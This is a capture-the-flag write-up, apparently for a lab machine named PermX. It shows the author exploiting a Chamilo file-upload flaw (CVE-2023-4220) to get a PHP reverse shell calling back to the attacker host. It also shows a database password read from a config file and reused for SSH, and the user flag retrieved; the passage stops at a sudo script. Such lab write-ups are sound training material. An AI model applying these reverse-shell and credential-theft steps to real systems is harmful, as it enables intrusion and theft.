
```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# sqlmap -u "http://lms.permx.htb/index.php?language=english"
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.6.3#dev}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 21:01:24 /2024-07-10/

[21:01:24] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ch_sid=qh31jr4q20p...caprn7l2bp'). Do you want t
o use those [Y/n] y
[21:01:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:01:34] [WARNING] reflective value(s) found and filtering out
[21:01:34] [INFO] testing if the target URL content is stable
[21:01:35] [INFO] target URL content is stable
[21:01:35] [INFO] testing if GET parameter 'language' is dynamic
[21:01:35] [WARNING] GET parameter 'language' does not appear to be dynamic
[21:01:36] [WARNING] heuristic (basic) test shows that GET parameter 'language' might not be injectable
[21:01:36] [INFO] testing for SQL injection on GET parameter 'language'
[21:01:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:01:41] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:01:41] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:01:43] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:01:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:01:46] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:01:48] [INFO] testing 'Generic inline queries'
[21:01:48] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:01:49] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:01:51] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:01:54] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:01:55] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[21:01:57] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[21:01:58] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. D
o you want to reduce the number of requests? [Y/n] y
[21:02:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:02:38] [WARNING] GET parameter 'language' does not seem to be injectable
[21:02:38] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--r
isk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involv
ed (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-ag
ent'
```

I did a google search for chamilo exploit, and found one script on github that served my interest in this case as shown below. Use the below PHP reverse shell to get a reverse shell with the above POC.(modify the IP address to the IP address of your attack host) https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php




```
root@Kali: /home/scr34tur3/Documents/CTFs/permx-seasonal-machine/Chamilo-CVE-2023-4220
┌──(root㉿Kali)-[/home/…/Documents/CTFs/permx-seasonal-machine/Chamilo-CVE-2023-42
20-Exploit]
└─# ./CVE-2023-4220.sh -f reverse-shell.php -h http://lms.permx.htb -p 4444
-e
The file has successfully been uploaded.

-e #    Use This leter For Interactive TTY ;)
#    python3 -c 'import pty;pty.spawn("/bin/bash")'
#    export TERM=xterm
#    CTRL + Z
#    stty raw -echo; fg
-e
# Starting Reverse Shell On Port 4444 . . . . . . .
-e
listening on [any] 4444 ...
connect to [10.10.14.141] from (UNKNOWN) [10.10.11.23] 49178
Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64
 x86_64 x86_64 GNU/Linux
 18:49:36 up  6:35,  7 users,  load average: 0.04, 0.03, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@permx:/$ cd var
cd var
www-data@permx:/var$ ls
ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
www-data@permx:/var$ cd www
cd www
www-data@permx:/var/www$ ls
ls
chamilo  html
www-data@permx:/var/www$ cd chamilo
cd chamilo
```

-f was to specify the file that was going to give us back a shell. -h specified the host target and -p specified the listening port. All this must be configured correctly in the reverse shell file.
From the above image, I gained the reverse shell.
Using linpeas.sh script(which I did not manage to dowload to the target machine due to permission issues) I was able to retrieve some creds on the /var/www/chamilo/app/config/configuration.php file as seen below.
There was also a user mtz in the home dir,


root@Kali: /home/scr34tur3/Documents/CTFs/permx-seasonal-machine/Chamilo-CVE-2023-4220-Exploit 117x54


```
-rw-r--r--  1 www-data www-data    265 Jan 20 18:20 add_course.conf.php
-rwxr-xr-x  1 www-data www-data  15758 Aug 31  2023 assetic.yml
-rwxr-xr-x  1 www-data www-data   6502 Aug 31  2023 auth.conf.dist.php
-rw-r--r--  1 www-data www-data   6502 Jan 20 18:20 auth.conf.php
-rwxr-xr-x  1 www-data www-data   9381 Aug 31  2023 config.yml
-rwxr-xr-x  1 www-data www-data   1583 Aug 31  2023 config_dev.yml
-rwxr-xr-x  1 www-data www-data    622 Aug 31  2023 config_prod.yml
-rw-r--r--  1 www-data www-data 127902 Jan 20 18:20 configuration.php
-rwxr-xr-x  1 www-data www-data    176 Aug 31  2023 course_info.conf.dist.php
-rw-r--r--  1 www-data www-data    176 Jan 20 18:20 course_info.conf.php
-rwxr-xr-x  1 www-data www-data   3312 Aug 31  2023 events.conf.dist.php
-rw-r--r--  1 www-data www-data   3312 Jan 20 18:20 events.conf.php
drwxr-xr-x  2 www-data www-data   4096 Aug 31  2023 fos
-rwxr-xr-x  1 www-data www-data   2036 Aug 31  2023 ivory_ckeditor.yml
-rwxr-xr-x  1 www-data www-data   3396 Aug 31  2023 mail.conf.dist.php
-rw-r--r--  1 www-data www-data   3396 Jan 20 18:20 mail.conf.php
-rwxr-xr-x  1 www-data www-data    151 Aug 31  2023 migrations.yml
drwxr-xr-x  2 www-data www-data   4096 Aug 31  2023 mopa
-rwxr-xr-x  1 www-data www-data   1131 Aug 31  2023 parameters.yml.dist
-rwxr-xr-x  1 www-data www-data   1340 Aug 31  2023 profile.conf.dist.php
-rw-r--r--  1 www-data www-data   1340 Jan 20 18:20 profile.conf.php
-rwxr-xr-x  1 www-data www-data   2170 Aug 31  2023 routing.yml
-rwxr-xr-x  1 www-data www-data    561 Aug 31  2023 routing_admin.yml
-rwxr-xr-x  1 www-data www-data    594 Aug 31  2023 routing_dev.yml
-rwxr-xr-x  1 www-data www-data   2162 Aug 31  2023 routing_front.yml
-rwxr-xr-x  1 www-data www-data   2802 Aug 31  2023 security.yml
-rwxr-xr-x  1 www-data www-data    150 Aug 31  2023 services.yml
drwxr-xr-x  2 www-data www-data   4096 Aug 31  2023 sonata
www-data@permx:/var/www/chamilo/app/config$ cat configuration.php | grep db
cat configuration.php | grep db
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
$_configuration['db_manager_enabled'] = false;
$_configuration['session_stored_in_db'] = false;
// If session_stored_in_db is false, an alternative session storage mechanism
//$_configuration['session_stored_in_db_as_backup'] = true;
//$_configuration['sync_db_with_schema'] = false;
// Show question feedback (requires DB change: "ALTER TABLE c_quiz_question ADD COLUMN feedback text;")
//$_configuration['allow_quiz_question_feedback'] = false;
// Allows to user add feedback (likes or dislikes) to posts in social wall. Requires DB changes:
// CREATE TABLE message_feedback (id BIGINT AUTO_INCREMENT NOT NULL, message_id BIGINT NOT NULL, user_id INT NOT NULL
, liked TINYINT(1) DEFAULT '0' NOT NULL, disliked TINYINT(1) DEFAULT '0' NOT NULL, updated_at DATETIME NOT NULL, INDE
X IDX_DB0F8049537A1329 (message_id), INDEX IDX_DB0F8049A76ED395 (user_id), INDEX idx_message_feedback_uid_mid (messag
e_id, user_id), PRIMARY KEY(id)) DEFAULT CHARACTER SET utf8 COLLATE utf8_unicode_ci ENGINE = InnoDB;
// ALTER TABLE message_feedback ADD CONSTRAINT FK_DB0F8049537A1329 FOREIGN KEY (message_id) REFERENCES message (id) O
N DELETE CASCADE;
// ALTER TABLE message_feedback ADD CONSTRAINT FK_DB0F8049A76ED395 FOREIGN KEY (user_id) REFERENCES user (id) ON DELE
TE CASCADE;
// - edit src/Chamilo/CoreBundle/Entity/MessageFeedback.php
//$_configuration['social_enable_messages_feedback'] = false;
    'hide_feedback_textarea' => true,
www-data@permx:/var/www/chamilo/app/config$ 
```

With knowledge, I sshed to the target using this creds.




```
┌──(root㉿Kali)-[/home/…/Documents/TOOLS/PEASS-ng/linPEAS]
└─# ssh mtz@10.10.11.23
The authenticity of host '10.10.11.23 (10.10.11.23)' can't be established.
ED25519 key fingerprint is SHA256:u9/wL+62dkDBqxAG3NyMhz/2FTBJlmVC1Y1bwaNLqGA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.23' (ED25519) to the list of known hosts.
mtz@10.10.11.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Jul 11 04:28:46 AM UTC 2024

  System load:           0.0
  Usage of /:            59.0% of 7.19GB
  Memory usage:          12%
  Swap usage:            0%
  Processes:             243
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.23
  IPv6 address for eth0: dead:beef::250:56ff:fe94:f3c8


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  1 13:09:13 2024 from 10.10.14.40
mtz@permx:~$ whoami
mtz
mtz@permx:~$ pwd
/home/mtz
mtz@permx:~$ 
```

As seen below, I was able to retrieve the user.txt flag.




```
mtz@permx:~$ ls -la
total 32
drwxr-x--- 4 mtz  mtz  4096 Jun  6 05:24 .
drwxr-xr-x 3 root root 4096 Jan 20 18:10 ..
lrwxrwxrwx 1 root root    9 Jan 20 18:12 .bash_history -> /dev/null
-rw-r--r-- 1 mtz  mtz   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 mtz  mtz  3771 Jan  6  2022 .bashrc
drwx------ 2 mtz  mtz  4096 May 31 11:14 .cache
lrwxrwxrwx 1 root root    9 Jan 20 18:37 .mysql_history -> /dev/null
-rw-r--r-- 1 mtz  mtz   807 Jan  6  2022 .profile
drwx------ 2 mtz  mtz  4096 Jan 20 18:10 .ssh
-rw-r----- 1 root mtz    33 Jul 11 04:04 user.txt
mtz@permx:~$ cat user.txt
a31301a6042e1f0b8cf12c861f81e1d6
mtz@permx:~$ 
```

I found out that this user can run a custom script '/opt/acl.sh' as root as seen below.



